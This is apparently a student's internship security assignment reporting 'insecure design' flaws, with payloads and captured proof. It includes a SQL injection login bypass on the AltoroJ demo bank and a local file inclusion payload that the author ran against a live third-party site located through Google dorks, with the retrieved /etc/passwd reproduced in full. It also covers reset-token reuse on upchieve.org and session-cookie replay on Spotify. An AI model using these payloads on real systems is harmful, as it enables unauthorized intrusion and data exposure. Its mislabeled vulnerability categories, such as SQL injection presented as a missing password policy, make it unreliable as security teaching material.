Assignment 8

TASK-1:

1. TITLE OF VULNERABILITY: Insecure Design Flaws

2. CVSS SCORE: Base score of 8.6 to 9.8 (depends on breach)

3. RELATE TO OWASP TOP10: A04: 2024 INSECURE DESIGN

4. DESCRIPTION: Here we done the various insecure design flaws

5. DETAILED EXPLANATION: the insecure design issues like

a. No password policy

b. Password reset link is not getting expired

c. Automatic email confirmation bug

d. Password reset link sent with HTTP

e. Exposure of private information (privacy violation)

f. Old session doesn't expire

6. IMPACT: Security impact, Operational impact, financial impact and Reputational impact.

7. RECOMMENDATIONS: the recommendations are implement secure design principles, perform threat modelling, apply secure coding, conduct security reviews and audits and use secure development frameworks.

8. REFERANCE: I refer from the supraja technologies internship and internet, some from books and chat gpt.

9. Step by Step procedure:

1. Vulnerability websites:

1. https://upchieve.org
2. https://altoro.testfire.net
3. https://confituredebali.com
4. https://open.spotify.com

2. Payloads:

1. For Spotify use for old session it will copy cookie.

2. For the confituredebali we use ../../../../../etc/passwd.

3. For the remaining 3 we use burpsuit.

4. For no-password policy we use the altoro.testfire and

Payload is username: admin'— and password: password123

3. Step by Step procedure:

1. No password policy:

1. Go to the altoro.testfire website and go login page

2. Now here enter user details as payload mentioned and password

   As given.

3. Now it login into the admin page without any password.

2. Password reset link is not getting expired:

1. Now go to the https://upchieve.org website

2. Now we go to login page and create account.

3. Now after the creating it can generate the email verified

4. Now after login then reset the link set when it sends reset

   password.

5. By this vulnerability the reset link can't expire so that we can share and use at multiple accounts

3. Password reset link sent with HTTP:

1. Now we go to the http://upchieve.org website

2. No here by vulnerability we get the password reset links with HTTP

4. Exposure of private information:

1. Here we go to website and use google dorks having page=

2. Then we use vulnerability websites like confituredebali to access

The private information using lfi payloads.

5. Old session doesn’t expire:


1. Here we use the Spotify website having this session capturing and doesn’t expire.

2. After capturing remove the cookies or sign out your account.

3. After the sign out and again import the session cookie then automatically we get user access.

10. PROOF OF CONTENT:

1. No password policy:



Online Banking Login

Username: admin'--

Password: •••••••••••


Login

This web application is open source! Get your copy from GitHub and take advantage of advanced features

The AltoroJ website is published by HCL Technologies, Ltd. for the sole purpose of demonstrating the effectiveness of HCL products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. HCL does not assume any risk in relation to your use of this website. For more information, please go to https://www.hcl-software.com/appscan/.

Copyright © 2008, 2017, IBM Corporation, All rights reserved. Copyright © 2017, 2024, HCL Technologies, Ltd., All rights reserved.

OUTPUT:



Hello Admin User

Welcome to Altoro Mutual Online.

View Account Details: 800000 Corporate GO

Congratulations!

You have been pre-approved for an Altoro Gold Visa with a credit limit of $10000!


Click Here to apply.

This web application is open source! Get your copy from GitHub and take advantage of advanced featu

The AltoroJ website is published by HCL Technologies, Ltd. for the sole purpose of demonstrating the effectiveness of HCL products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. HCL does not assume any risk in relation to your use of this website. For more information, please go to https://www.hcl-software.com/appscan/.

Copyright © 2008, 2017, IBM Corporation, All rights reserved. Copyright © 2017, 2024, HCL Technologies, Ltd., All rights reserved.

2. Password reset link is not getting expired:


https://app.upchieve.org/setpassword?token=8b49b2be082a0fe4eb2f4bd26008b999

Reset Your Password

Email

Enter your email address

Password

Create a new password


Must have at least one number, one uppercase letter, one lowercase letter, and be at least 8 characters long.

Re-enter Password

Re-enter your new password

This site is protected by reCAPTCHA and the Google Privacy Policy and Terms of Service apply.

Same link can open in chrome and redirect no time limit.



app.upchieve.org/setpassword?token=8b49b2be082a0fe4eb2f4bd26008b999

Reset Your Password

Email

Enter your email address

Password

Create a new password


Must have at least one number, one uppercase letter, one lowercase letter, and be at least 8 characters long.

Re-enter Password


Re-enter your new password

This site is protected by reCAPTCHA and the Google Privacy Policy and Terms of Service apply.

3. Password reset link sent with HTTP:


http://app.upchieve.org/setpassword?token=8b49b2be082a0fe4eb2f4bd26008b999

http://app.upchieve.org/setpassword?token=8b49b2be082a0fe4eb2f4bd26008b999



app.upchieve.org/setpassword?token=8b49b2be082a0fe4eb2f4bd26008b999

Reset Your Password

Email

Enter your email address

Password

Create a new password

Must have at least one number, one uppercase letter, one lowercase letter, and be at least 8 characters long.


Re-enter Password

Re-enter your new password

Reset Password

This site is protected by reCAPTCHA and the Google Privacy Policy and Terms of Service apply.


4. Exposure of private information (privacy violation):




https://confituredebali.com/index.php?page=../../../../../../../../../../etc/passwd


```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-
data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List
Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin systemd-timesync:x:101:102:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin systemd-network:x:102:103:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin systemd-resolve:x:103:104:systemd
Resolver,,,:/run/systemd:/usr/sbin/nologin messagebus:x:104:105::/nonexistent:/usr/sbin/nologin
unscd:x:105:109::/var/lib/unscd:/usr/sbin/nologin ntp:x:106:112::/nonexistent:/usr/sbin/nologin
sshd:x:107:65534::/run/sshd:/usr/sbin/nologin puppet:x:109:115:Puppet configuration management
daemon,,,:/var/lib/puppet:/usr/sbin/nologin postfix:x:400:400::/var/spool/postfix:/usr/sbin/nologin
adminrobot:x:490:490:adminrobot:/home/ovh:/bin/false ovh:x:500:100:ovh:/home/ovh:/bin/bash
ovhcron:x:158:151:ovhcron:/home.admin/ovhcron:/bin/bash oco:x:108:114::/usr/local/oco:/usr/sbin/nologin
ovhnobody:x:99:99::/nonexistent:/bin/false autohosting:x:495:495::/home/ovh:/bin/false
telegraf:x:499:499::/etc/telegraf:/bin/false bind:x:110:116::/var/cache/bind:/usr/sbin/nologin
_rpc:x:111:65534::/run/rpcbind:/usr/sbin/nologin statd:x:112:65534::/var/lib/nfs:/usr/sbin/nologin
_ossec:x:498:117::/var/ossec:/sbin/nologin redis:x:113:119::/var/lib/redis:/usr/sbin/nologin
_serf:x:114:120::/nonexistent:/usr/sbin/nologin debian-transmission:x:115:121::/var/lib/transmission-
daemon:/usr/sbin/nologin ovhqos:x:999998:100::/home/ovhqos:/bin/false
confiturma:x:962544:100:confiturma:/homez.546/confiturma:/bin/ovh_sftponly
```

5. Old session doesn’t expire:






We and our partners use cookies to personalize your experience, to show you ads based on your interests, and for measurement and analytics purposes. By using our website and services, you agree to our use of cookies as described in our Cookie Policy.


open.spotify.com/?flow_ctx=255870f6-1958-41c3-8654-b84da4e9a812%3A1733569534
Cookie-Editor - Import
v1.13.0
Ad Aura | #1 Rated Identity Theft Protection - Try Aura 14-days free.
Not interested
Later
Cancel
What do you want to
Sign up
Log in
Your Library
Create your first playlist
It's easy, we'll help you
Create playlist
Let's find some podcasts to follow
We'll keep you updated on new episodes
Browse podcasts
English

Supported format: JSON, Header string, Netscape.

```
        "httpOnly": false,
        "name": "sp_new",
        "path": "/",
        "sameSite": null,
        "secure": true,
        "session": false,
        "storeId": null,
        "value": "1"
    },
    {
        "domain": "open.spotify.com",
        "hostOnly": true,
        "httpOnly": false,
        "name": "sss",
        "path": "/",
        "sameSite": null,
        "secure": false,
        "session": true,
        "storeId": null,
        "value": "1"
    }
]
```



Spotify - Web Player: Music for

open.spotify.com/?flow_ctx=255870f6-1958-41c3-8654-b84da4e9a812%3A1733569534

Gmail YouTube Maps Sign in 4K Aesthetic anime... My Account - PortS... All Bookmarks

Cookie-Editor v1.13.0

Ad Aura | #1 Rated Identity Theft Protection - Try Aura 14-days free. Not interested Later

Search

- _cs_mk_ga
- _ga
- _ga_BMC5VGR8YS
- _ga_ZWG1NSHWD8
- _gat_UA-5784146-31
- _gid
- OptanonConsent
- sp_adid
- sp_dc
- sp_key
- sp_landing

Your Library

Playlists Artists Albums

Recents

Liked Songs
Playlist • 111 songs

Beat and elevation
Playlist • Vasu

Poolamme Pilla (From "HanuMan")...
Single • GowraHari

Playlist • This playlist is not available

Badass [From "Leo (Telugu)"]
Single • Anirudh Ravichander

Surya S/o Krishnan (Original Motio...
Album • Harris Jayaraj

All Music Podcasts

Liked Songs

Pushpa 2 : The Rule (Telugu) All Songs 🔥 - Pushp
Pushpa | Kissik | Peelings | Sooseki | Renuka

NaaNaa Hyraanaa (From "Game Changer") (Telug

Seethamma Vakitlo Sirimalle Chettu

